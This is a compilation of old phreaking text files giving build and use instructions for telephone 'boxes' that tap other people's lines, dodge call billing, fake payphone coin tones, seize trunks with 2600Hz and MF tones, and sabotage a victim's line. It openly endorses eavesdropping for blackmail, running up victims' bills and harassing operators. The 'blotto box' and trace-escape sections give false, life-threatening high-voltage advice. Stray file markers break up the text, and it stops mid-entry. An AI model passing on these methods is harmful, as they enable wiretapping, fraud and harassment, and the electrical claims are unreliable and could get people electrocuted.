The construction is very simple. First you must understand the concept of the device. In a modular jack, there are four wires. These are red, green, yellow, and black. For a single line telephone, however, only two matter: the red (ring) and green (tip). The yellow and the black are not necessary for this project. A lineman's handset has two clips on it: the ring and the tip. Take a modular jack and look at the bottom of it's casing. There should be a grey jack with four wires (red, green, yellow & black) leading out of it. To the end of the red wire attach a red alligator clip. To the end of the green wire attach a green alligator clip. The yellow and black wires can be removed, although I would only set them aside so that you can use the modular jack in future projects. Now insert your telephone's modular plug into the modular jack. That's it. This particular model is nice because it is can be easily made, is inexpensive, uses common parts that are readily available, is small, is lightweight, and does not require the destruction of a phone.

-----Beige Box Uses-----

There are many uses for a Beige Box. However, before you can use it, you must know how to attach it to the output device. This device can be of any of Bell switching apparatus that include germinal sets (i.e. remote switching centers, bridgin heads, cans, etc.). To open most Bell Telephone switching apparatus, you must have a 7/16 inch hex driver (or a good pair of needle nose pliers work also). This piece of equipment can be picked up at your local hardware store. With your hex driver (or pliers), turn the security bolt(s) approximately 1/8 of an inch counter-clockwise and open. If your output device is locked, then you must have some knowledge of destroying and/or picking locks. However, we have never encountered a locked output device. Once you have opened your output device, you should see a mass of wires connected to terminals. On most output devices, the terminals should be labeled "T" (Tip -- if not labeled, it is usually on the left) and "R" (Ring -- if not labeled, usually on the right).

Remember: Ring - red - right. The "Three R's" -- a simple way to remember which is which. Now you must attach all the red alligator clip

(Ring) to the "R" (Ring) terminal.

Attach the green alligator clip (Tip) to the "T" (Tip) terminal.

Note: If instead of a dial tone you hear nothing, adjust the alligator clips so that they are not touching each other terminals. Also make sure they are firmly attached. By this time you should hear a dial tone. Dial ANI to find out the number you are using (you wouldn't want to use your own). Here are some practice applications:

- > Eavesdropping
- > Long distance, static free free fone calls to phriends
- > Dialing direct to Alliance Teleconferencing (also no static)
- > Phucking people over
- > Bothering the operator at little risk to yourself
- > Blue Boxing with greatly reduced chance of getting caught
- > Anything at all you want, since you are on an extension of that line.

Eavesdropping

To be most effective, first attach the Beige Box then your phone. This eliminates the static caused by connecting the box, therefore reducing the potential suspicion of your victim. When eavesdropping, it is allways best to be neither seen nor heard. If you hear someone dialing out, do not panic; but rather hang up, wait, and pick up the receiver again. The person will either have hung up or tried to complete their call again. If the latter is true, then listen in, and perhaps you will find information worthy of blackmail! If you would like to know who you are listening to, after dialing ANI, pull a CN/A on the number.

Dialing Long Distance

This section is self explanitory, but don't forget to dial a "1" before the NPA.

Dialing Direct to Aliance Teleconferencing

Simply dial 0-700-456-1000 and you will get instructions from there. I prefer this method over PBX's, since PBX's often have poor reception and are more dificult to come by.

Phucking People Over

This is a very large topic of discussion. Just by using the other topics described, you can create a large phone bill for the person (they will not have to pay for it, but it will be a big hassle for them). In addition, since you are an extension of the person's line, you can leave your phone off the hook, and they will not be able to make or receive calls. This can be extremely nasty because no one would expect the cause

of the problem.

Bothering the Operator

This is also self explanatory and can provide hours of entertainment. Simply ask her things that are offensive or you would not like traced to your line. This also corresponds to the previously described section, Phucking People Over. After all, guess who's line it gets traced to? He he he...

Blue Boxing

See a file on Blue Boxing for more details. This is an especially nice feature if you live in an ESS-equipped prefix, since the calls are, once again, not traced to your line...

---POTENTIAL RISKS OF BEIGE BOXING---

Overuse of the Beige Box may cause suspicions within the Gestapo, and result in legal problems. Therefore, I would recomend you:

- > Choose a secluded spot to do your Beige Boxing,
- > Use more than one output device
- > Keep a low profile (i.e., do not post under your real name on a public BBS concerning your accomplishments)
- > In order to make sure the enemy has not been inside your output device, I recomend you place a piece of transparent tape over the opening of your output device. Therefor, if it is opened in your absence, the tapqe will be displaced and you will be aware of the fact that someone has intruded on your territory.

Now, imagine the possibilities: a \$2000 dollar phone bill for that special person, 976 numbers galore, even harassing the operator at no risk to you! Think of it as walking into an enemies house, and using their phone to your heart's content.

RFLAGG

Every true phreaker lives in fear of the dreaded F.B.I. 'Lock In Trace.' For a long time, it was impossible to escape from the Lock In Trace. This box does offer an escape route with simple directions to it. This box is quite a simple concept, and almost any phreaker with basic electronics knowledge can construct and use it.

The Lock In Trace

A lock in trace is a device used by the F.B.I. to lock into the phone users location so that he can not hang up while a trace is in progress. For those of you who are not familiar with the concept of 'locking in', then here's a brief description. The F.B.I. can tap into a conversation, sort of like a three-way call connection. Then, when they get there, they can plug electricity into the phone line. All phone connections are held open by a certain voltage of electricity. That is why you sometimes get static and faint connections when you are calling far away, because the electricity has trouble keeping the line up. What the lock in trace does is cut into the line and generate that same voltage straight into the lines. That way, when you try and hang up, voltage is retained. Your phone will ring just like someone was calling you even after you hang up. (If you have call waiting, you should understand better about that, for call waiting intercepts the electricity and makes a tone that means someone is going through your line. Then, it is a matter of which voltage is higher. When you push down the receiver, then it see-saws the electricity to the other side. When you have a person on each line it is impossible to hang up unless one or both of them will hang up. If you try to hang up, voltage is retained, and your phone will ring. That should give you an understanding of how calling works. Also, when electricity passes through a certain point on your phone, the electricity causes a bell to ring, or on some newer phones an electronic ring to sound.) So, in order to eliminate the trace, you somehow must lower the voltage level on your phone line. You should know that every time someone else picks up the phone line, then the voltage does decrease a little. In the first steps of planning this out, Xerox suggested getting about a hundred phones all hooked into the same line that could all be taken off the hook at the same time. That would greatly decrease the voltage level. That is also why most three-way connections that are using the bell service three way calling (which is only \$3 a month) become quite faint after a while. By now, you should understand the basic idea. You have to drain all of the power out of the line so the voltage can not be kept up. Rather sudden draining of power could quickly short out the F.B.I. voltage machine, because it was only built to sustain the exact voltage necessary to keep the voltage out. For now, imagine this. One of the normal Radio Shack generators that you can go pick up that one end of the cord that hooks into the central box has a phone jack on it and the other has an electrical plug. This way, you

can "flash" voltage through the line, but cannot drain it. So, some modifications have to be done.

Materials

A BEOC (Basic Electrical Output Socket), like a small lamp-type connection, where you just have a simple plug and wire that would plug into a light bulb.

One of cords mentioned above, if you can't find one then construct your own... Same voltage connection, but the restrainer must be built in (I.E. The central box)

Two phone jacks (one for the modem, one for if you are being traced to plug the aqua box into)

Some creativity and easy work.

*Notice: No phones have to be destroyed/modified to make this box, so don't go out and buy a new phone for it!

Procedure

All right, this is a very simple procedure. If you have the BEOC, it could drain into anything: a radio, or whatever. The purpose of having that is you are going to suck the voltage out from the phone line into the electrical appliance so there would be no voltage left to lock you in with.

1)Take the connection cord. Examine the plug at the end. It should have only two prongs. If it has three, still, do not fear. Make sure the electrical appliance is turned off unless you wanna become a crispy critter while making this thing. Most plugs will have a hard plastic design on the top of them to prevent you from getting in at the electrical wires inside. Well, remove it. If you want to keep the plug (I don't see why...) then just cut the top off. When you look inside, Lo and Behold, you will see that at the base of the prongs there are a few wires connecting in. Those wires conduct the power into the appliance. So, you carefully unwrap those from the sides and pull them out until they are about an inch ahead of the prongs. If you don't wanna keep the jack, then just rip the prongs out. If you are, cover the prongs with insulation tape so they will not connect with the wires when the power is being drained from the line.

2)Do the same thing with the prongs on the other plug, so you have the wires evenly connected. Now, wrap the end of the wires around each other. If you happen to have the other end of the voltage cord hooked into the phone, stop reading now, you're too fucking stupid to continue. After you've wrapped the wires around each other, then cover the whole thing with the plugs with insulating tape. Then, if you built your own control box or if you bought one, then cram all the wires into it and reclose it. That box is your ticket out of this.

3)Re-check everything to make sure it's all in place. This is a pretty

132.TXT

flimsy connection, but on later models when you get more experienced at it then you can solder away at it and form the whole device into one big box, with some kind of cheap mattel hand-held game inside to be the power connector. In order to use it, just keep this box handy. Plug it into the jack if you want, but it will slightly lower the voltage so it isn't connected. When you plug it in, if you see sparks, unplug it and restart the whole thing. But if it just seems fine then leave it.

Use

Now, so you have the whole thing plugged in and all... Do not use this unless the situation is desperate! When the trace has gone on, don't panic, unplug your phone, and turn on the appliance that it was hooked to. It will need energy to turn itself on, and here's a great source... The voltage to keep a phone line open is pretty small and a simple light bulb should drain it all in and probably short the F.B.I. computer at the same time.

Happy boxing and stay free!

-----RFLAGG

Black Box Plans

by The Jolly Roger

Introduction:

At any given time, the voltage running through your phone is about 20 Volts. When someone calls you, this voltage goes up to 48 Volts and rings the bell. When you answer, the voltage goes down to about 10 Volts. The phone company pays attention to this. When the voltage drops to 10, they start billing the person who called you.

Function:

The Black Box keeps the voltage going through your phone at 36 Volts, so that it never reaches 10 Volts. The phone company is thus fooled into thinking you never answered the phone and does not bill the caller. However, after about a half hour the phone company will get suspicious and disconnect your line for about 10 seconds.

Materials:

1 1.8K 1/2 Watt Resistor
 1 1.5V LED
 1 SPST Switch

Procedure:

- (1) Open your phone by loosening the two screws on the bottom and lifting the case off.
- (2) There should be three wires: Red, Green, and Yellow. We'll be working with the Red Wire.
- (3) Connect the following in parallel:
 - A. The Resistor and LED.
 - B. The SPST Switch.

In other words, you should end up with this:

```

      (Red Wire)
      !---/\ /\ \--0--!
(Line)-----!           !------(Phone)
      !-----_/_-----!
      /\ /\ \ = Resistor
      0       = LED
      _/_     = SPST
  
```

Use:

The SPST Switch is the On/Off Switch of the Black Box. When the box is off, your phone behaves normally. When the box is on and your phone rings, the LED flashes. When you answer, the LED stays on and the voltage is kept at 36V, so the calling party doesn't get charged. When the box

133.TXT

is on, you will not get a dial tone and thus cannot make calls.
Also remember that calls are limited to half an hour.

-----Exodus

p.s. Due to new Fone Company switching systems & the like, this
may or may not work in your area. If you live in bumfuck Kentucky,
then try this out. I make no guarantees! (I never do...) ----RF.

The Infamous Blotto Box!!

by The Jolly Roger

(I bet that NOONE has the balls to build this one!)

Finally, it is here! What was first conceived as a joke to fool the innocent phreakers around America has finally been conceived!

Well, for you people who are unenlightened about the Blotto Box, here is a brief summery of a legend.

--*==> The Blotto Box <==*--

For years now every pirate has dreamed of the Blotto Box. It was at first made as a joke to mock more ignorant people into thinking that the function of it actually was possible. Well, if you are The Voltage Master, it is possible. Originally conceived by King Blotto of much fame, the Blotto Box is finally available to the public.

NOTE: Jolly Roger can not be responsible for the information disclosed in the file! This file is strictly for informational purposes and should not be actually built and used! Usage of this electronical impulse machine could have the severe results listed below and could result in high federal prosecution! Again, I TAKE NO RESPONSIBILITY!

All right, now that that is cleared up, here is the basis of the box and it's function.

The Blotto Box is every phreaks dream... you could hold AT&T down on its knee's with this device. Because, quite simply, it can turn off the phone lines everywhere. Nothing. Blotto. No calls will be allowed out of an area code, and no calls will be allowed in. No calls can be made inside it for that matter. As long as the switching system stays the same, this box will not stop at a mere area code. It will stop at nothing. The electrical impulses that emit from this box will open every line. Every line will ring and ring and ring... the voltage will never be cut off until the box/generator is stopped. This is no 200 volt job, here.

We are talking GENERATOR. Every phone line will continue to ring, and people close to the box may be electricuted if they pick up the phone.

But, the Blotto Box can be stopped by merely cutting of the line or generator. If they are cut off then nothing will emit any longer. It will take a while for the box to calm back down again, but that is merely a superficial aftereffect. Once again: Construction and use of this box is not advised! The Blotto Box will continue as long as there is electricity to continue with.

OK, that is what it does, now, here are some interesting things for you to do with it...

--*==>Blotto Functions/Installin'<==*--

Once you have installed your Blotto, there is no turning back. The following are the instructions for construction and use of this box. Please read and heed all warnings in the above section before you attempt

to construct this box.

Materials:

- A Honda portable generator or a main power outlet like in a stadium or some such place.
- 400 volt rated coupler that splices a female plug into a phone line jack.
- A meter of voltage to attach to the box itself.
- A green base (i.e. one of the nice boxes about 3' by 4' that you see around in your neighborhood. They are the main switch boards and would be a more effective line to start with.
or: A regular phone jack (not your own, and not in your area code!
- A soldering iron and much solder.
- A remote control or long wooden pole.

Now. You must have guessed the construction from that. If not, here goes, I will explain in detail. Take the Honda Portable Generator and all of the other listed equipment and go out and hunt for a green base. Make sure it is one on the ground or hanging at head level from a pole, not the huge ones at the top of telephone poles. Open it up with anything convenient, if you are too feeble that fuck don't try this.

Take a look inside... you are hunting for color-coordinating lines of green and red. Now, take out your radio shack cord and rip the meter thing off. Replace it with the voltage meter about. A good level to set the voltage to is about 1000 volts. Now, attach the voltage meter to the cord and set the limit for one thousand. Plug the other end of the cord into the generator. Take the phone jack and splice the jack part off.

Open it up and match the red and green wires with the other red and green wires. NOTE: If you just had the generator on and have done this in the correct order, you will be a crispy critter. Keep the generator off until you plan to start it up. Now, solder those lines together carefully. Wrap duck tape or insulation tape around all of the wires. Now, place the remote control right on to the startup of the generator. If you have the long pole, make sure it is very long and stand back as far away as you can get and reach the pole over.

NOTICE: If you are going right along with this without reading the file first, you still realize now that your area code is about to become null! Then, getting back, twitch the pole/remote control and run for your damn life. Anywhere, just get away from it. It will be generating so much electricity that if you stand too close you will kill yourself. The generator will smoke, etc. but will not stop. You are now killing your area code, because all of that energy is spreading through all of the phone lines around you in every direction.

Have a nice day!

--*-->The Blotto Box: Aftermath<--*--

Well, that is the plans for the most devastating and ultimately deadly

134.TXT

box ever created. My hat goes off to: King Blotto (for the original idea).

-----RFLAGG

Here is the diagram:

PART	SYMBOL
BLACK WIRE	*
YELLOW WIRE	=
RED WIRE	+
GREEN WIRE	-
SPDT SWITCH	$\frac{+}{-}$
VERTICAL WIRE	$\frac{+}{ }$
HORIZONTAL WIRE	$\frac{+}{-}$

[illegible]

Page 1

The clear box is a new device which has just been invented that can be used throughout Canada and rural United States. The clear box works on "PostPay" payphones (fortress fones). Those are the payphones that don't require payment until after the connection is established. You pick up the fone, get a dial tone, dial your number, and then insert your money after the person answers.

If you don't deposit the money then you can not speak to the person on the other end because your mouth piece is cut off but not the ear-piece. (obviously these phones are nice for free calls to weather or time or other such recordings). All you must do is to go to your nearby Radio Shack, or electronics store, and get a four-transistor amplifier and a telephone suction cup induction pick-up. The induction pick-up would be hooked up as it normally would to record a conversation, except that it would be plugged into the output of the amplifier and a microphone would be hooked to the input. So when the party that is being called answers, the caller could speak through the little microphone instead. His voice then goes through the amplifier and out the induction coil, and into the back of the receiver where it would then be broadcast through the phone lines and the other party would be able to hear the caller. The Clear Box thus 'clears up' the problem of not being heard. Luckily, the line will not be cut-off after a certain amount of time because it will wait forever for the coins to be put in.

The biggest advantage for all of us about this new clear box is the fact that this type of payphone will most likely become very common. Due to a few things: 1st, it is a cheap way of getting the DTF, dial-tone-first service, 2nd, it doesn't require any special equipment, (for the phone company) This payphone will work on any phone line. Usually a payphone line is different, but this is a regular phone line and it is set up so the phone does all the charging, not the company.

-----RFLAGG

Green Box Plans

by the Jolly Roger

Paying the initial rate in order to use a red box (on certain fortresses) left a sour taste in many red boxers mouths, thus the green box was invented. The green box generates useful tones such as COIN COLLECT, COIN RETURN, AND RINGBACK. These are the tones that ACTS or the TSPS operator would send to the CO when appropriate. Unfortunately, the green box cannot be used at the fortress station but must be used by the CALLED party.

Here are the tones:

COIN COLLECT	700+1100hz
COIN RETURN	1100+1700hz
RINGBACK	700+1700hz

Before the called party sends any of these tones, an operator release signal should be sent to alert the MF detectors at the CO. This can be done by sending 900hz + 1500hz or a single 2600 wink (90 ms.) Also do not forget that the initial rate is collected shortly before the 3 minute period is up. Incidentally, once the above MF tones for collecting and returning coins reach the CO, they are converted into an appropriate DC pulse (-130 volts for return and +130 for collect). This pulse is then sent down the tip to the fortress. This causes the coin relay to either return or collect the coins. The alledged "T-network" takes advantage of this information. When a pulse for coin collect (+130 VDC) is sent down the line, it must be grounded somewhere. This is usually the yellow or black wire. Thus, if the wires are exposed, these wires can be cut to prevent the pulse from being grounded. When the three minute initial period is almost up, make sure that the black and yellow wires are severed, then hang up, wait about 15 seconds in case of a second pulse, reconnect the wires, pick up the phone, and if all goes well, it should be "JACKPOT" time.

-----RFLAGG-----

To quote Karl Marx, blue boxing has always been the most noble form of phreaking. As opposed to such things as using an MCI code to make a free fone call, which is merely mindless pseudo-phreaking, blue boxing is actual interaction with the Bell System toll network.

It is likewise advisable to be more cautious when blue boxing, but the careful phreak will not be caught, regardless of what type of switching system he is under.

In this part, I will explain how and why blue boxing works, as well as where. In later parts, I will give more practical information for blue boxing and routing information. To begin with, blue boxing is simply communicating with trunks. Trunks must not be confused with subscriber lines (or "customer loops") which are standard telephone lines. Trunks are those lines that connect central offices. Now, when trunks are not in use (i.e., idle or "on-hook" state) they have 2600Hz applied to them. If they are two-way trunks, there is 2600Hz in both directions. When a trunk IS in use (busy or "off-hook" state), the 2600Hz is removed from the side that is off-hook. The 2600Hz is therefore known as a supervisory signal, because it indicates the status of a trunk; on hook (tone) or off-hook (no tone). Note also that 2600Hz denoted SF (single frequency) signalling and is "in-band." This is very important. "In-band" means that is within the band of frequencies that may be transmitted over normal telephone lines. Other SF signals, such as 3700Hz are used also. However, they cannot be carried over the telephone network normally (they are "out-of-band" and are therefore not able to be taken advantage of as 2600Hz is. Back to trunks. Let's take a hypothetical phone call. You pick up your fone and dial 1+806-258-1234 (your good friend in Amarillo, Texas). For ease, we'll assume that you are on #5 Crossbar switching and not in the 806 area. Your central office (CO) would recognize that 806 is a foreign NPA, so it would route the call to the toll centre that serves you.

[For the sake of accuracy here, and for the more experienced readers, note that the CO in question is a class 5 with LAMA that uses out-of-band SF supervisory signalling]. Depending on where you are in the country, the call would leave your toll centre (on more trunks) to another toll centre, or office of higher "rank". Then it would be routed to central office 806-258 eventually and the call would be completed.

Illustration

A---CO1-----TC1-----TC2----CO2----B

A.... you

CO1=your central office

TC1.. your toll office.

TC2.. toll office in Amarillo.

CO2.. 806-258 central office.

B.... your friend (806-258-1234)

138.TXT

In this situation it would be realistic to say that CO2 uses SF in-band (2600Hz) signalling, while all the others use out-of-band signalling (3700Hz). If you don't understand this, don't worry. I am pointing this out merely for the sake of accuracy. The point is that while you are connected to 806-258-1234, all those trunks from YOUR central office (CO1) to the 806-258 central office (CO2) do *NOT* have 2600Hz on them, indicating to the Bell equipment that a call is in progress and the trunks are in use.

Now let's say you're tired of talking to your friend in Amarillo, so you send a 2600Hz down the line. This tone travels down the line to your friend's central office (CO2) where it is detected. However, that CO thinks that the 2600Hz is originating from Bell equipment, indicating to it that you've hung up, and thus the trunks are once again idle (with 2600Hz present on them). But actually, you have not hung up, you have fooled the equipment at your friend's CO into thinking you have. Thus, it disconnects him and resets the equipment to prepare for the next call. All this happens very quickly (300-800ms for step-by-step equipment and 150-400ms for other equipment). When you stop sending 2600Hz (after about a second), the equipment thinks that another call is coming towards --> on hook, no tone --> off hook.

Now that you've stopped sending 2600Hz, several things happen:

- 1) A trunk is seized.
- 2) A "wink" is sent to the CALLING end from the CALLED end indicating that the CALLED end (trunk) is not ready to receive digits yet.
- 3) A register is found and attached to the CALLED end of the trunk within about two seconds (max).
- 4) A start-dial signal is sent to the CALLING end from the CALLED end indicating that the CALLED end is ready to receive digits.

Now, all of this is pretty much transparent to the blue boxer. All he really hears when these four things happen is a <beep><kerchunk>. So, seizure of a trunk would go something like this:

- 1> Send a 2600Hz
- 2> Terminate 2600Hz after 1-2 secs.
- 3> [beep][kerchunk]

Once this happens, you are connected to a tandem that is ready to obey your every command. The next step is to send signalling information in order to place your call. For this you must simulate the signalling used by operators and automatic toll-dialing equipment for use on trunks. There are mainly two systems, DP and MF. However, DP went out with the dinosaurs, so I'll only discuss MF signalling. MF (multi-frequency) signalling is the signalling used by the majority of the inter- and intra-lata network. It is also used in international dialing known as the CCITT no.5 system.

MF signals consist of 7 frequencies, beginning with 700Hz and separated by 200Hz. A different set of two of the 7 frequencies represent the digits 0 thru 9, plus an additional 5 special keys. The frequencies and uses are as

follows:

Frequencies (Hz)	Domestic	Int'l
700+900	1	1
700+1100	2	2
900+1100	3	3
700+1300	4	4
900+1300	5	5
1100+1300	6	6
700+1500	7	7
900+1500	8	8
1100+1500	9	9
1300+1500	0	0
700+1700	ST3p	Code 1
900+1700	STp	Code 1
1100+1700	KP	KP1
1300+1700	ST2p	KP2
1500+1700	ST	ST

The timing of all the MF signals is a nominal 60ms, except for KP, which should have a duration of 100ms. There should also be a 60ms silent period between digits. This is very flexible however, and most Bell equipment will accept outrageous timings. In addition to the standard uses

listed above, MF pulsing also has expanded usages known as "expanded inband signalling" that include such things as coin collect, coin return, ringback, operator attached, and operator attached, and operator released. KP2, code 11, and code 12 and the ST_ps (STart "primes" all have special uses which will be mentioned only briefly here.

To complete a call using a blue box once seizure of a trunk has been accomplished by sending 2600Hz and pausing for the <beep><kerchunk>, one must first send a KP. This readies the register for the digits that follow. For a standard domestic call, the KP would be followed by either 7 digits (if the call were in the same NPA as the seized trunk) or 10 digits (if the call were not in the same NPA as the seized trunk). [Exactly like dialing normal fone call]. Following either the KP and 7 or 10 digits, a STart is sent to signify that no more digits follow. Example of a complete call:

- 1> Dial 1-806-258-1234
- 2> wait for a call-progress indication (such as ring,busy,recording,etc.)
- 3> Send 2600Hz for about 1 second.
- 4> Wait for about 11-progress indication (such as ring,busy,recording,etc.)
- 5> Send KP+305+994+9966+ST

The call will then connect if everything was done properly. Note that if a call to an 806 number were being placed in the same situation, the are code would be omitted and only KP + seven digits + ST would be sent.

Code 11 and code 12 are used in international calling to request certain types of operators. KP2 is used in international calling to route a call other than by way of the normal route, whether for economic or

138.TXT

equipment reasons. STp, ST2p, and ST3p (prime, two prime, and three prime) are used in TSPS signalling to indicate calling type of call (such as coin-direct dialing).

It all started here..... RFLAGG

Pearl Box Plans

by the Jolly Roger

The Pearl Box:Definition - This is a box that may substitute for many boxes which produce tones in hertz. The Pearl Box when operated correctly can produce tones from 1-9999hz. As you can see, 2600, 1633, 1336 and other crucial tones are obviously in its sound spectrum.

Materials you will need in order to build The Pearl Box:

=====


C1, C2:.5mf or .5uf ceramic disk
capacitors
Q1.....NPN transistor (2N2222 works
best)
S1.....Normally open momentary SPST
switch
S2.....SPST toggle switch
B1.....Standard 9-Volt battery
R1.....Single turn, 50k potentiometer
R2..... " " 100k potentiometer
R3..... " " 500k potentiometer
R4..... " " 1meg potentiometer
SPKR...Standard 8-ohm speaker
T1.....Mini transformer (8-ohm works
best)
Misc...Wire, solder, soldering iron, PC
board or perfboard, box to
contain the completed unit,
battery clip

Instructions for building Pearl Box:

=====

Since the instruction are EXTREMELY difficult to explain in words, you will be given a schematic instead. It will be quite difficult to follow but try it any way.

(Schematic for The Pearl Box)



```

!               +-----+
!R1   R2   R3   R4!
/\  /\  /\  /\
+--+ +--+ +--+

```

Now that you are probably thoroughly confused, let me explain a few minor details. The potentiometer area is rigged so that the left pole is connected to the center pole of the potentiometer next to it. The middle terminal of T1 is connected to the piece of wire that runs down to the end of the battery.

Correct operation of The Pearl Box:

=====

You may want to get some dry-transfer decals at Radio Shack to make this job a lot easier. Also, some knobs for the tops of the potentiometers may be useful too. Use the decals to calibrate the knobs. R1 is the knob for the ones place, R2 is for the tens place, R3 if for the hundreds place and R4 is for the thousands place. S1 is for producing the all the tones and S2 is for power.

Step 1: Turn on the power and adjust the knobs for the desired tone.

(Example: For 2600 hz-

R1=0:R2=0:R3=6:R4=2)

Step 2: Hit the pushbutton switch and VIOLA! You have the tone. If you don't have a tone recheck all connections and schematic.

RFLAGG

Red boxing is simulating the tones produced by public payphones when you drop your money in. The tones are beeps of 2200 Hz + 1700 Hz

Nickle = 1 beep for 66 milliseconds.

Dime = 2 beeps, each 66 milliseconds with a 66 millisecond pause between beeps.

Quarter = 5 beeps, each 33 milliseconds with a 33 millisecond pause between beeps.

There are two commonly used methods being used by Phreaks to make free calls.

1. An electronic hand-held device that is made from a pair of Wien-bridge oscillators with the timing controlled by 555 timing chips.
2. A tape recording of the tones produced by a home computer. One of the best computers to use would be an Atari ST. It is one of the easier computers to use because the red box tones can be produced in basic with only about 5 statments.

-- RFLAGG --

The purpose of a Scarlet box is to create a very bad connection, it can be used to crash a BBS or just make life miserable for those you seek to avenge.

Step (1): Find the phone box at your victims house, and pop the cover off.
Step (2): Find the two prongs that the phone line you wish to box are connected to.
Step (3): Hook your alligator clips to your (wire/resister).
Step (4): Find the lower middle prong and take off all wires connected to it, i think this disables the ground and call waiting and shit like that.
Step (5): Now take one of the alligator clips and attach it to the upper most prong, and take the other and attach it to the lower middle prong.
Step (6): Now put the cover back on the box and take off!!

```

**          **
**          **
#####
# ##### #
#####
# ##### #
#####

```

```

      /
     /
    /
   /
  /
 /
/

```

```
(**)= prongs
**
(/) = (wire/resister)
(##)= some phone bullshit
```

-= RFLAGG =-

Silver Box Plans

by the Jolly Roger

Introduction:

First a bit of Phone Trivia. A standard telephone keypad has 12 buttons. These buttons, when pushed, produce a combination of two tones. These tones represent the row and column of the button you are pushing.

	1	1	1
	2	3	4
	0	3	7
	9	6	7
697	(1)	(2)	(3)
770	(4)	(5)	(6)
851	(7)	(8)	(9)
941	(*)	(0)	(#)

So (1) produces a tone of 697+1209, (2) produces a tone of 697+1336, etc.

Function:

What the Silver Box does is just creates another column of buttons, with the new tone of 1633. These buttons are called A, B, C, and D.

Usefulness:

Anyone who knows anything about phreaking should know that in the old days of phreaking, phreaks used hardware to have fun instead of other people's Sprint and MCI codes. The most famous (and useful) was the good ol' Blue Box. However, Ma Bell decided to fight back and now most phone systems have protections against tone-emitting boxes. This makes boxing just about futile in most areas of the United States (ie those areas with Crossbar or Step-By-Step). If you live in or near a good-sized city, then your phone system is probably up-to-date (ESS) and this box (and most others) will be useless. However, if you live in the middle of nowhere (no offense intended), you may find a use for this and other boxes.

Materials:

- 1 Foot of Blue Wire
- 1 Foot of Grey Wire
- 1 Foot of Brown Wire
- 1 Small SPDT Switch (*)
- 1 Standard Ma Bell Phone

(*) SPDT = Single Pole/Double Throw

Tools:

- 1 Soldering Iron
- 1 Flat-Tip Screwdriver

Procedure:

- (1) Loosen the two screws on the bottom of the phone and take the casing off.
- (2) Loosen the screws on the side of the keypad and remove the keypad from the mounting bracket.
- (3) Remove the plastic cover from the keypad.
- (4) Turn the keypad so that *0# is facing you. Turn the keypad over. You'll see a bunch of wires, contacts, two Black Coils, etc.
- (5) Look at the Coil on the left. It will have five (5) Solder Contacts facing you. Solder the Grey Wire to the fourth Contact Pole from the left.
- (6) Solder the other end of the Grey Wire to the Left Pole of the SPDT Switch.
- (7) Find the Three (3) Gold-Plated Contacts on the bottom edge of the keypad. On the Left Contact, gently separate the two touching Connectors (they're soldered together) and spread them apart.
- (8) Solder the Brown Wire to the Contact farthest from you, and solder the other end to the Right Pole of the SPDT Switch.
- (9) Solder the Blue Wire to the Closest Contact, and the other end to the Center Pole of the SPDT Switch. >>(10) Put the phone back together.

Using The Silver Box:

What you have just done was installed a switch that will change the 369# column into an ABCD column. For example, to dial a 'B', switch to Silver Box Tones and hit '6'.

Noone is sure of the A, B, and C uses. However, in an area with an old phone system, the 'D' button has an interesting effect. Dial Directory Assistance and hold down 'D'. The phone will ring, and you should get a pulsing tone. If you get a pissed-off operator, you have a newer phone system with defenses against Silver Boxes. At the pulsing tone, dial a 6 or 7. These are loop ends.

-- RFLAGG --

White Box Plans

by the Jolly Roger

Introduction:

The White Box is simply a portable Touch-Tone keypad. For more information on Touch-Tone, see my Silver Box Plans.

Materials:

- 1 Touch-Tone Keypad
- 1 Miniature 1000 to 8 Ohm Transformer
(Radio Shack # 273-1380)
- 1 Standard 8 Ohm Speaker
- 2 9V Batteries
- 2 9V Battery Clips

Procedure:

- (1) Connect the Red Wire from the Transformer to either terminal on the Speaker.
- (2) Connect the White Wire from the Transformer to the other terminal on the Speaker.
- (3) Connect the Red Wire from one Battery Clip to the Black Wire from the other Battery Clip.
- (4) Connect the Red Wire from the second Battery Clip to the Green Wire from the Keypad.
- (5) Connect the Blue Wire from the Keypad to the Orange/Black Wire from the Keypad.
- (6) Connect the Black Wire from the first Battery Clip to the two above wires (Blue and Black/Orange).
- (7) Connect the Black Wire from the Keypad to the Blue Wire from the Transformer.
- (8) Connect the Red/Green Wire from the Keypad to the Green Wire from the Transformer.
- (9) Make sure the Black Wire from the Transformer and the remaining wires from the Keypad are free.
- (10) Hook up the Batteries.

Optional:

- (1) Put it all in a case.
- (2) Add a Silver Box to it.

Use:

Just use it like a normal keypad, except put the speaker next to the receiver of the phone you're using.

-----RFLAGG-----

143.TXT

Ever want to really make yourself be heard? Ever talk to someone on the phone who just doesn't shut up? Or just call the operator and pop her eardrum? Well, up until recently it has been impossible for you to do these things. That is, unless of course you've got a blast box. All a blast box is, is a really cheap amplifier, (around 5 watts or so) connected in place of the microphone on your telephone. It works best on model 500 AT&T Phones, and if constructed small enough, can be placed inside the phone.

Construction:

Construction is not really important. Well it is, but since I'm letting you make your own amp, I really don't have to include this.

Usage:

Once you've built your blast box, simply connect a microphone (or use the microphone from the phone) to the input of the amplifier, and presto. There it is. Now, believe it or not, this device actually works. (At least on crossbar.) It seems that Illinois bell switching systems allow quite alot of current to pass right through the switching office, and out to whoever you're calling. When you talk in the phone, it comes out of the other phone (again it works best if the phone that you're calling has the standard western electric earpiece) incredibly loud. This device is especially good for PBS Subscription drives. Have "Phun", and don't get caught!

---- Compiled by: RFLAGG-----

A Cheesebox (named for the type of box the first one was found in) is a type of box which will, in effect, make your telephone a Pay-Phone.....This is a simple,modernized, and easy way of doing it....

Inside Info:These were first used by bookies many years ago as a way of making calls to people without being called by the cops or having their numbers traced and/or tapped.....

How To Make A Modern Cheese Box

Ingredients:

1 Call Forwarding service on the line

1 Set of Red Box Tones

The number to your prefix's Intercept operator (do some scanning for this one)

How To:

